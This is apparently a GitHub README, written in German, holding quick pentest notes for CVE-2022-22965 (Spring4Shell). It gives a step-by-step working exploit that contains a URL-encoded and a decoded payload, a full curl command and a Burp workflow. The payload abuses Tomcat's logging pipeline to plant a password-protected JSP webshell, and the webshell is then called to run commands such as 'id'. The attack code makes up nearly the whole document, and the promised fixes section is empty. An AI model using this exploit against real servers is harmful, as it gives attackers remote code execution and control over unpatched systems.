 alt3kx/cve-2022-22965_poc
# Spring Framework RCE (Schnelle Pentest-Notizen)


Schritt 1: Finden Sie einen Endpunkt in Ihrem Ziel, der POST/PUT-Methoden akzeptiert + kodieren Sie Ihr Payload (URL-Kodierung)

POST /path/upload HTTP/1.1
Host: <redacted>
Origin: <redacted>
Cookie: JSESSIONID=BE65B534335A5A2538624404C063B70C;
Content-Type: application/x-www-form-urlencoded
User-Agent: alex666
c0: %>//
c1: Runtime
c2: <%
Connection: close

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7bc2%7di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7b%20java.io.InputStream%20in%20%3d%20%25%7bc1%7di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3b%20int%20a%20%3d%20-1%3b%20byte%5b%5d%20b%20%3d%20new%20byte%5b2048%5d%3b%20while((a%3din.read(b))!%3d-1)%7b%20out.println(new%20String(b))%3b%20%7d%20%7d%20%25%7bc0%7di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=webshell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Schritt 2: Besser mit Burp Free/Pro:

Hier das dekodierte Payload:
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %{c0}i&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=webshell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
Schritt 3: Verwenden Sie den curl-Befehlszeiler und senden Sie Ihre POST + Payload an das Zielsystem:
$ curl -i -s -k -X $'POST' -H $'Host: <redacted>' -H $'Origin: <redacted>' -H $'Content-Type: application/x-www-form-urlencoded' -H $'User-Agent: alex666' -H $'c0: %>//' -H $'c1: Runtime' -H $'c2: <%' -H $'Connection: close' -b $'JSESSIONID=BE65B534335A5A2538624404C063B70C' --data-binary $'class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7bc2%7di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7b%20java.io.InputStream%20in%20%3d%20%25%7bc1%7di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3b%20int%20a%20%3d%20-1%3b%20byte%5b%5d%20b%20%3d%20new%20byte%5b2048%5d%3b%20while((a%3din.read(b))!%3d-1)%7b%20out.println(new%20String(b))%3b%20%7d%20%7d%20%25%7bc0%7di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=webshell&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=\x0d\x0a\x0d\x0a' $'http://<redacted>/path/upload' --proxy http://127.0.0.1:8080
Schritt 4: Sie müssen 10/15 Sekunden warten und dann Ihre Webshell wie folgt aufrufen:
https://<redacted>/path/upload/webshell.jsp?pwd=j&cmd=id
Hinweis: Wenn Sie das Payload zu oft wiederholen, wird die Webshell mit neuen Zeilen überschrieben und Sonderzeichen werden nicht maskiert. Es ist besser, den Namen Ihrer Webshell zu ändern und einen neuen Pfad zu wählen, der das aktuelle Deployment nicht beeinträchtigt.
Referenzen und Fixes:
[../wird fortgesetzt]
Alex Hernandez alias (@_alt3kx_)
